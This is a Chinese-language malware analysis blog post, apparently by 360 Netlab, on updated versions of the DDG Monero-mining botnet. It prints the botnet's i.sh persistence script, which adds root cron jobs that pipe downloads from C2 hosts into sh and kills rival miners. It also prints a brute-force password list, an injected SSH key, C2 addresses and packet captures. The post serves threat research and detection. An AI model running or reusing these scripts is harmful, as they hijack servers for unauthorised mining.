DDG.Mining.Botnet 近期活动分析

blog.netlab.360.com/ddg-mining-botnet-jin-qi-huo-dong-fen-xi/


JiaYu June 13, 2018

13 June 2018
UPDATE(2018.6.13)

6.12 日，我们监测到 DDG.Mining.Botnet 又发布了新版本，最新版本为 v3012 ，更新概要如下：

- 更换主 C2 为 **69.64.32.12:8000** ；
- 修改用来持久驻留的 i.sh 脚本；
- 更新备用 C2 IP 列表；
- 云端配置文件的结构、编码方式没有变化，只是里面涉及 C2 的内容指向最新的 C2；
- 矿机程序、矿池 Proxy以及 XMR Wallet 均未变化，Wallet 地址：**42d4D8pASAWghyTmUS8a9yZyErA4WB18TJ6Xd2rZt9HBio2aPmAAVpHcPM8yoDEYD9Fy7eRvPJhR7SKFyTaFbSYCNZ2t3ik** 在矿池 `supportxmr.com` 中 TotalPaid 为 **177.5497873784 XMR** ；在矿池 `nanopool.org` 中 TotalPaid 为 **6.057345747571 XMR** 。

最新 C2 主页截图：



最新的核心样本如下：

```
md5=e31c1d7a8025e7c3266a07e37c55a4ba    uri=hxxp://69.64.32.12:8000/static/3012/ddgs.i686
md5=26b3aef91bacfa082deff9812acf7875    uri=hxxp://69.64.32.12:8000/static/3012/ddgs.x86_64
```

最新的 i.sh 脚本如下：

```
export PATH=$PATH:/bin:/usr/bin:/usr/local/bin:/usr/sbin

echo "*/5 * * * * curl -fsSL hxxp://69.64.32.12:8000/i.sh | sh" > /var/spool/cron/root
echo "*/5 * * * * wget -q -O- hxxp://69.64.32.12:8000/i.sh | sh" >> /var/spool/cron/root
mkdir -p /var/spool/cron/crontabs
echo "*/5 * * * * curl -fsSL hxxp://69.64.32.12:8000/i.sh | sh" > /var/spool/cron/crontabs/root
echo "*/5 * * * * wget -q -O- hxxp://69.64.32.12:8000/i.sh | sh" >> /var/spool/cron/crontabs/root

ps auxf | grep -v grep | grep /tmp/ddgs.3012 || rm -rf /tmp/ddgs.3012
if [ ! -f "/tmp/ddgs.3012" ]; then
    curl -fsSL hxxp://69.64.32.12:8000/static/3012/ddgs.$(uname -m) -o /tmp/ddgs.3012
fi
chmod +x /tmp/ddgs.3012 && /tmp/ddgs.3012

ps auxf | grep -v grep | grep Circle_MI | awk '{print $2}' | xargs kill
ps auxf | grep -v grep | grep get.bi-chi.com | awk '{print $2}' | xargs kill
ps auxf | grep -v grep | grep hashvault.pro | awk '{print $2}' | xargs kill
ps auxf | grep -v grep | grep nanopool.org | awk '{print $2}' | xargs kill
ps auxf | grep -v grep | grep minexmr.com | awk '{print $2}' | xargs kill
ps auxf | grep -v grep | grep /boot/efi/ | awk '{print $2}' | xargs kill
#ps auxf | grep -v grep | grep ddg.2006 | awk '{print $2}' | kill
#ps auxf | grep -v grep | grep ddg.2010 | awk '{print $2}' | kill
```

最新的备用 C2 IP 以及 AS 信息 List 如下：


iplist_v3012.txt

UPDATE(2018.6.1)

5.21 日，我们发布了关于 DDG.Mining.Botnet 的近期活动分析报告。我们发现了 ddgs v3010 和 v3011 两个版本的相关样本，并在它们共同用到的挖矿样本中发现了与 ddg v20xx 版本不同的 XMR Wallet。但由于 ddgs v3011 版本的样本并不能正常执行挖矿操作，我们把 v3011 版本定性为测试版本或过渡版本。并且，新发现的 XMR Wallet 中的挖矿收益，应为 v3011 版本之前的版本挖矿所得。

5.31 日，我们监测到 DDG.Mining.Botnet 又有了新动态，发布了新的关键更新，概要如下：

1. 更新了矿机程序；
2. 发布了 ddgs v3011 的 **x86_64** 版本的样本（之前只有 **i686** 版本）；
3. 更新了备用 C2 IP 列表；
4. 更新了核心 Shell 脚本文件 **i.sh** 。



新的矿机程序

最新的矿机程序 **qW3xT** 和 **qW3xT.1**，由 XMRig2.6.2 编译而来，均为 64Bit ELF 文件：

```
c50d3e20b3519f096630e31277fefceb, hxxp://165.225.157.157:8000/static/qW3xT, 1252480 bytes, last modified 2018-05-24 15:51:10
+0000 UTC
532a35a8d0fe4944c24575c0336eff8a, hxxp://165.225.157.157:8000/static/qW3xT.1, 1256576 bytes, last modified 2018-05-29
13:56:16 +0000 UTC
```

矿机所连接的矿池以及使用的 XMR Wallet 均未变化，只是矿池 Proxy 由之前的 `47.90.204.154` 变成了 `47.52.57.128/165.225.157.157` 两个。

ddgs.x86_64

```
md5=55b1d7b0fa1c479c02660896e05db910 uri=hxxp://165.225.157.157:8000/static/3011/ddgs.x86_64
```

v3011 版本有了 ddgs.x86_64 ，就可以在 64bit 系统的失陷主机上顺利下载、执行矿机程序来挖矿了。**自此， v3011 不再是测试版本或者过渡版本，而是一个可以顺利运行的版本**。

最新的备用 C2 IP 列表

5.21 日我们公布了一批 ddgs.i686 样本里内置的备用 C2 IP 列表，在最新的 ddgs.x86_64 样本里，我们发现备用 C2 IP 列表有变动，最新完整的的 C2 IP 列表如下（与之前的有部分重合）：

iplist_v3011_2.txt

i.sh 的变动

因为 DDG.Mining.Botnet 最新版 v3011 现在集齐了 i686 和 x86_64 两个核心样本，所以现在的 **i.sh** 也做了相应改动，可以通过 `ddgs.$(uname -m)` 来适配 i686 和 x86_64 的失陷主机：

```
export PATH=$PATH:/bin:/usr/bin:/usr/local/bin:/usr/sbin

echo "*/5 * * * * curl -fsSL hxxp://165.225.157.157:8000/i.sh | sh" > /var/spool/cron/root
echo "*/5 * * * * wget -q -O- hxxp://165.225.157.157:8000/i.sh | sh" >> /var/spool/cron/root
mkdir -p /var/spool/cron/crontabs
echo "*/5 * * * * curl -fsSL hxxp://165.225.157.157:8000/i.sh | sh" > /var/spool/cron/crontabs/root
echo "*/5 * * * * wget -q -O- hxxp://165.225.157.157:8000/i.sh | sh" >> /var/spool/cron/crontabs/root

ps auxf | grep -v grep | grep /tmp/ddgs.3011 || rm -rf /tmp/ddgs.3011
if [ ! -f "/tmp/ddgs.3011" ]; then
    curl -fsSL hxxp://165.225.157.157:8000/static/3011/ddgs.$(uname -m) -o /tmp/ddgs.3011
fi
chmod +x /tmp/ddgs.3011 && /tmp/ddgs.3011

ps auxf | grep -v grep | grep Circle_MI | awk '{print $2}' | xargs kill
ps auxf | grep -v grep | grep get.bi-chi.com | awk '{print $2}' | xargs kill
ps auxf | grep -v grep | grep hashvault.pro | awk '{print $2}' | xargs kill
ps auxf | grep -v grep | grep nanopool.org | awk '{print $2}' | xargs kill
ps auxf | grep -v grep | grep minexmr.com | awk '{print $2}' | xargs kill
ps auxf | grep -v grep | grep /boot/efi/ | awk '{print $2}' | xargs kill
#ps auxf | grep -v grep | grep ddg.2006 | awk '{print $2}' | kill
#ps auxf | grep -v grep | grep ddg.2010 | awk '{print $2}' | kill
```

原文(2018.5.21)

今年 2 月 1 日，我们详细分析了一个瞄准数据库服务器的挖矿僵尸网络 DDG.Mining.Botnet 。


近期，我们注意到该家族发布了新的版本 3011 ，在该更新版本部署的过程中，引发了端口 7379 及相关端口上的扫描流量异常。在该版本的样本中我们发现了新的钱包地址，其在 2 个矿池里累计收益已经超过 1,419 枚 XMR。最后值得注意的是，该版本可能还处于测试阶段，或者只是一个过渡版本。

DDG 3011 版本的概要特征如下：

- 启用了新的 XMR 钱包地址 `42d4D8pASAWghyTmUS8a9yZyErA4WB18TJ6Xd2rZt9HBio2aPmAAVpHcPM8yoDEYD9Fy7eRvPJhR7SKFyTaFbSYCNZ2t3ik` ；
- 挖矿程序变更为 **2t3ik** ，但命名规则没有变化，仍然是钱包地址的末尾 5 位；
- 启用多个矿池，这应该被理解成为一种失效保护机制；
- 样本的编写语言由旧的 Go1.9.2 换成了 Go1.10，并在代码结构、第三方库和自身功能方面进行较大改动；
- 启用了云端配置文件，可以由云端配置文件指定要扫描的服务端口、矿机程序下载链接、本地样本更新数据等等；
- 相同的持久驻留机制：将 **i.sh** 脚本写入到 Crontab 中定期更新、运行。

7379 及相关端口上的扫描流量异常

近期，我们的 ScanMon 系统显示 Redis 服务相关端口的扫描流量骤增，如下：



上图中，与该扫描相关的关联端口共计 7 个，分别是 ：

- Redis 相关的三个：6379, 6380, 7379
- SSH 相关的三个：22, 2222, 22222
- HTTP 相关的一个：8000


我们在本文后续的样本分析环节中可以发现，DDG 新版本 ddgs.3011 的扫描模式与上述 ScanMon 观察到的现象非常契合。这足以证明，DDG 最新版本的活动引起了本轮 7379 及相关端口上的扫描行为。

样本执行流程

我们捕获了这次事件相关的核心样本：

```
hxxp://165.225.157.157:8000/static/3011/ddgs.i686    md5=999fc24f53034b4c73866a0699be15fa
```

该样本的执行流程如下：



新旧样本最明显的相似之处，是通过把 **i.sh** 脚本植入到 Linux 系统肉鸡的 Crontab 中来实现持久驻留。新 **i.sh** 脚本内容如下：

```
export PATH=$PATH:/bin:/usr/bin:/usr/local/bin:/usr/sbin

echo "*/5 * * * * curl -fsSL hxxp://165.225.157.157:8000/i.sh | sh" > /var/spool/cron/root
echo "*/5 * * * * wget -q -O- hxxp://165.225.157.157:8000/i.sh | sh" >> /var/spool/cron/root
mkdir -p /var/spool/cron/crontabs
echo "*/5 * * * * curl -fsSL hxxp://165.225.157.157:8000/i.sh | sh" > /var/spool/cron/crontabs/root
echo "*/5 * * * * wget -q -O- hxxp://165.225.157.157:8000/i.sh | sh" >> /var/spool/cron/crontabs/root

if [ ! -f "/tmp/ddgs.3011" ]; then
    curl -fsSL hxxp://165.225.157.157:8000/static/3011/ddgs.i686 -o /tmp/ddgs.3011
fi
chmod +x /tmp/ddgs.3011 && /tmp/ddgs.3011

ps auxf | grep -v grep | grep Circle_MI | awk '{print $2}' | xargs kill
ps auxf | grep -v grep | grep get.bi-chi.com | awk '{print $2}' | xargs kill
ps auxf | grep -v grep | grep hashvault.pro | awk '{print $2}' | xargs kill
ps auxf | grep -v grep | grep nanopool.org | awk '{print $2}' | xargs kill
ps auxf | grep -v grep | grep minexmr.com | awk '{print $2}' | xargs kill
ps auxf | grep -v grep | grep /boot/efi/ | awk '{print $2}' | xargs kill
#ps auxf | grep -v grep | grep ddg.2006 | awk '{print $2}' | kill
#ps auxf | grep -v grep | grep ddg.2010 | awk '{print $2}' | kill
```

```
.rodata:0832A4AC Passwords       db '123654789123654a.+123654a..123654qwe123654tak123698745123@1345612'
.rodata:0832A4AC                                        ; DATA XREF: .data:aPasswd_ptr↓o
.rodata:0832A4AC                 db '3@@@123123@admin123ABC$%^123ASD!@#123ASD123123ASDZXC123ASDasd123A'
.rodata:0832A4AC                 db 'SDzxc123Abc$%^123Asd!@#123Asd$%^123Asd456123Azerty123Cin353123Den'
.rodata:0832A4AC                 db 'nis123QWE!@#123QWE123123QWEASD123QWEZXC123QWEasd123QWEqaz123QWEqw'
.rodata:0832A4AC                 db 'e123QWEzxc123Qaz$%^123Qwe!@#123Qwe$%^123Qwe456123Qwe@@@123Qwerty1'
.rodata:0832A4AC                 db '23ZXC!@#123ZXC123123ZXCzxc123Zxc123123a.123a123aaazzz123abc!@#123'
.rodata:0832A4AC                 db 'abc$%^123abc098123abc123123abc321123abc456123abc567123abc654123ab'
.rodata:0832A4AC                 db 'c765123abc789123abc890123abc987123abcABC123abc^%$123asD!@#123asd!'
.rodata:0832A4AC                 db '@#123asd123123asd789123asdQWE123asdZXC123asdqwe123asdzxc123ewqasd'
.rodata:0832A4AC                 db '123jyq!@#123lol123123lol456123max123123max321123niubi.123niubia12'
.rodata:0832A4AC                 db '3pwd123123qaz!@#123qazQAZ123qazwsx123qqq...123qwe!@#123qwe,./123q'
.rodata:0832A4AC                 db 'we123123qwe321123qwe456123qweASD123qweAsd123qweQAZ123qweQWE123qwe'
.rodata:0832A4AC                 db 'ZXC123qweasd123qweqwe123qwerty123qwertz123qwezxc123server123the12'
.rodata:0832A4AC                 db '3123uytrew123wsxedc123wsxqaz123xxx456123zaqxsw123zxc!@#123zxc1231'
.rodata:0832A4AC                 db '23zxcasd123zxcvbn12457836912457896313141592613145 20..1314521..134'
.rodata:0832A4AC                 db '56!QAZ134679a..13579246814725836914785236914789632515935745615935'
.rodata:0832A4AC                 db '7asd1@#qWEaSD1@3$5^7*91Admin!@#1Admin1231P@ssw0rd1Passw0rd1Passwo'
.rodata:0832A4AC                 db 'rd1QA2WS3ED1QA2ws3ED1QAZ-2WSX1QAZ-XSW21QAZ.2WSX1QAZ.XSW21QAZ2WSX@'
.rodata:0832A4AC                 db '1QAZ@1QAZ1QAZ@2WSX1QAZ@WSX@1QAZ@XSW21QAZZAQ!@1QAZ_2WSX1QAZ_XSW21Q'
.rodata:0832A4AC                 db 'we2zxc!1Qwe2zxc.1Qwe3zxc!1Qwe3zxc.1a2s3d4f51az2sx3dc1jingting1nt3'
.rodata:0832A4AC                 db 'rn3t11password1q1w2e3r41q2w.12341q2w3e!@#1q2w3e,./1q2w3e.121q2w3e'
.rodata:0832A4AC                 db '4r!1q2w3e4r#1q2w3e4r$1q2w3e4r*1q2w3e4r,1q2w3e4r.1q2w3e4r51q2w3e4r'
.rodata:0832A4AC                 db '@1q2w3e4r~1q2w3e5t!1q2w3e@121q2w3eQWE1q2w3easd1q2w3eqwe1q2w@12341'
.rodata:0832A4AC                 db 'q2w_12341q@w#e$rt1qa2ws3ed1qa@WS3ed1qa@ws#ed1qa@ws3ed1qaqweQWE1qa'
.rodata:0832A4AC                 db 'z!2wsx1qaz!QAZ!1qaz!QAZ.1qaz!QAZ11qaz!QAZ@1qaz*!QAZ1qaz-2wsx1qaz-'
.rodata:0832A4AC                 db 'xsw21qaz.!QAZ1qaz.2wsx1qaz.xsw21qaz2WSX11qaz2WSX@1qaz2wsx!1qaz2ws'
.rodata:0832A4AC                 db 'x11qaz2wsx31qaz@!QAZ1qaz@1qaz1qaz@2WSX1qaz@2wsx1qaz@4rfv1qaz@WSX '
.rodata:0832A4AC                 db '1qaz@WSX!1qaz@WSX#1qaz@WSX*1qaz@WSX11qaz@WSX@1qaz@Wsx@1qaz@wsx!1q'
.rodata:0832A4AC                 db 'az@wsx@1qaz@xsw21qaz@zaq11qazXSW@ 1qazXSW@*1qazZAQ!@1qaz_!QAZ1qaz'
.rodata:0832A4AC                 db '_1qaz1qaz_2wsx1qaz_xsw21qazxsw2-1qazxsw211qazxsw231qazxsw2',9,'1qa
.rodata:0832A4AC                 db 'zxsw@!1qazzaq!@1qwe123451qwe22000 1qwe2zxc!1qwe2zxc.1qwe3zxc!1qwe3'
.rodata:0832A4AC                 db 'zxc.1qwertgb!1qwertgb11qz1qz1qz1qz2wx3dc1s4f6h8k01sdfghjkl1zaq12w'
.rodata:0832A4AC                 db 'sx1zaq1@WSX1zxc3qwe!1zxc3qwe.'
```

ddgs.i686 还会在失陷主机本地的 `/var/spool/cron/crontabs/root` 或者 `/var/spool/cron/crontabs` 处写入定时任务脚本，从云端下载最新的 `i.sh` 脚本定时执行（ **%s** 处为最新的 `i.sh` 下载链接），实现持久驻留：

```
*/1 * * * * curl -L %s | sh
*/1 * * * * wget -q %s -O - | sh
```

然后，ddgs.i686 会尝试在当前肉鸡的 `~/.ssh/authorized_keys` 中注入以下 SSH Pub Key：

```
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDfxLBb/eKbi0TVVULI8ILVtbv2iaGM+eZbZoCWcD3v/eF1B/VkHAC1YwIhfqkUYudwhxVfQzsOZYQmKyapWzgp3tBAxcl8
 root@localhost
```

ddgs.i686 样本中内置了一个 **ip:port** 的 List，其中 2 个主要的 `165.225.157.157:8000` 和 `165.227.149.151:8000` ，其他算是备用，全部列表如下：

iplist_v3011_1.txt

样本 ddgs.i686 启动之后，会依次连接上述 **ip:port** 检查是否可以访问：

	Time	Source	Destination	Protocol	Length	Signat	Info
1	16:26:54.516120		165.225.157.157	TCP	74		37222 → 8000 [SYN] Seq=0 Win=29200 Len=0 MSS=1460
2	16:26:54.518000		103.56.115.153	TCP	74		33922 → 8000 [SYN] Seq=0 Win=29200 Len=0 MSS=1460
3	16:26:54.518173		103.27.239.132	TCP	74		40754 → 8000 [SYN] Seq=0 Win=29200 Len=0 MSS=1460
4	16:26:54.518354		103.27.239.135	TCP	74		51340 → 8000 [SYN] Seq=0 Win=29200 Len=0 MSS=1460
5	16:26:54.518487		104.197.211.117	TCP	74		58478 → 8000 [SYN] Seq=0 Win=29200 Len=0 MSS=1460
6	16:26:54.518636		110.10.189.61	TCP	74		35796 → 8000 [SYN] Seq=0 Win=29200 Len=0 MSS=1460
7	16:26:54.518803		112.74.184.31	TCP	74		35250 → 8000 [SYN] Seq=0 Win=29200 Len=0 MSS=1460
8	16:26:54.518977		112.74.193.216	TCP	74		58146 → 8000 [SYN] Seq=0 Win=29200 Len=0 MSS=1460
9	16:26:54.519145		112.35.27.86	TCP	74		45412 → 8000 [SYN] Seq=0 Win=29200 Len=0 MSS=1460
10	16:26:54.519276		111.231.1.127	TCP	74		59230 → 8000 [SYN] Seq=0 Win=29200 Len=0 MSS=1460
11	16:26:54.519442		112.74.210.161	TCP	74		36006 → 8000 [SYN] Seq=0 Win=29200 Len=0 MSS=1460
12	16:26:54.519670		114.215.104.177	TCP	74		55006 → 8000 [SYN] Seq=0 Win=29200 Len=0 MSS=1460
13	16:26:54.519914		112.126.86.91	TCP	74		45456 → 8000 [SYN] Seq=0 Win=29200 Len=0 MSS=1460
15	16:26:54.524847		112.125.120.193	TCP	74		48272 → 8000 [SYN] Seq=0 Win=29200 Len=0 MSS=1460
17	16:26:54.525959		114.215.24.92	TCP	74		47976 → 8000 [SYN] Seq=0 Win=29200 Len=0 MSS=1460
19	16:26:54.529066		114.215.129.43	TCP	74		35756 → 8000 [SYN] Seq=0 Win=29200 Len=0 MSS=1460
21	16:26:54.544778		114.215.41.12	TCP	74		33478 → 8000 [SYN] Seq=0 Win=29200 Len=0 MSS=1460
23	16:26:54.551093		114.215.65.229	TCP	74		60192 → 8000 [SYN] Seq=0 Win=29200 Len=0 MSS=1460
25	16:26:54.558385		112.244.20.22	TCP	74		33734 → 8000 [SYN] Seq=0 Win=29200 Len=0 MSS=1460
28	16:26:54.559331		115.95.135.61	TCP	74		58674 → 8000 [SYN] Seq=0 Win=29200 Len=0 MSS=1460
29	16:26:54.559492		117.20.30.103	TCP	74		56038 → 8000 [SYN] Seq=0 Win=29200 Len=0 MSS=1460
31	16:26:54.561064		118.228.152.210	TCP	74		53406 → 8000 [SYN] Seq=0 Win=29200 Len=0 MSS=1460
33	16:26:54.567501		121.58.222.138	TCP	74		39458 → 8000 [SYN] Seq=0 Win=29200 Len=0 MSS=1460
35	16:26:54.572498		122.115.43.145	TCP	74		35810 → 8000 [SYN] Seq=0 Win=29200 Len=0 MSS=1460
37	16:26:54.590492		121.42.10.132	TCP	74		46112 → 8000 [SYN] Seq=0 Win=29200 Len=0 MSS=1460
39	16:26:54.614711		121.40.119.134	TCP	74		59680 → 8000 [SYN] Seq=0 Win=29200 Len=0 MSS=1460
41	16:26:54.646123		121.40.166.232	TCP	74		45128 → 8000 [SYN] Seq=0 Win=29200 Len=0 MSS=1460

对每个成功握手的 **ip:port** ，ddgs.i686 都会尝试向 `hxxp://<C2:8000>/slave` 发送 HTTP POST 请求：

	Time	Source	Destination	Protocol	Length	Signat	Info
46	16:26:54.679180		165.225.157.157	HTTP	200		POST /slave HTTP/1.1
57	16:26:54.853531		123.196.124.52	HTTP	199		POST /slave HTTP/1.1
61	16:26:54.866005		165.225.157.157	HTTP	224		POST /slave HTTP/1.1
201989	16:27:24.869784		47.93.7.246	HTTP	196		POST /slave HTTP/1.1
203070	16:27:25.022580		202.45.147.116	HTTP	199		POST /slave HTTP/1.1
395396	16:27:55.035907		165.225.157.157	HTTP	1878		POST /slave HTTP/1.1
397641	16:28:55.391565		165.225.157.157	HTTP	224		POST /slave HTTP/1.1
400143	16:29:54.522813		165.225.157.157	HTTP	169		GET /static/2t3ik.p HTTP/1.1
400239	16:29:55.113877		47.93.7.246	HTTP	196		POST /slave HTTP/1.1
400371	16:29:55.770275		165.225.157.157	HTTP	224		POST /slave HTTP/1.1
400615	16:29:56.420368		165.225.157.157	HTTP	169		GET /static/2t3ik.m HTTP/1.1
400741	16:29:57.055745		202.45.147.116	HTTP	199		POST /slave HTTP/1.1
403344	16:30:55.934468		165.225.157.157	HTTP	224		POST /slave HTTP/1.1
406100	16:31:56.100775		165.225.157.157	HTTP	224		POST /slave HTTP/1.1
407329	16:32:25.025542		47.93.7.246	HTTP	196		POST /slave HTTP/1.1
407578	16:32:28.014430		202.45.147.116	HTTP	199		POST /slave HTTP/1.1
408744	16:32:56.266889		165.225.157.157	HTTP	224		POST /slave HTTP/1.1
411381	16:33:56.433496		165.225.157.157	HTTP	224		POST /slave HTTP/1.1

如果 C2 正常工作，则会返回一串用 **msgPack** 序列化编码后的配置文件数据：

```
POST /slave HTTP/1.1
Host: 165.225.157.157:8000
User-Agent: Go-http-client/1.1
Content-Length: 0
Content-Type: text
Accept-Encoding: gzip

HTTP/1.1 200 OK
Server: nginx
Date: Mon, 14 May 2018 08:27:06 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 1117
X-Your-Ip:

..Data..G..Config..Interval.60s.Miner...Exe./tmp/2t3ik.p.Md5. b44bce2047f2254e5e7e8b0730caae2e.Url./static/2t3ik.p..Exe./tmp/2t3ik.m.Md5.
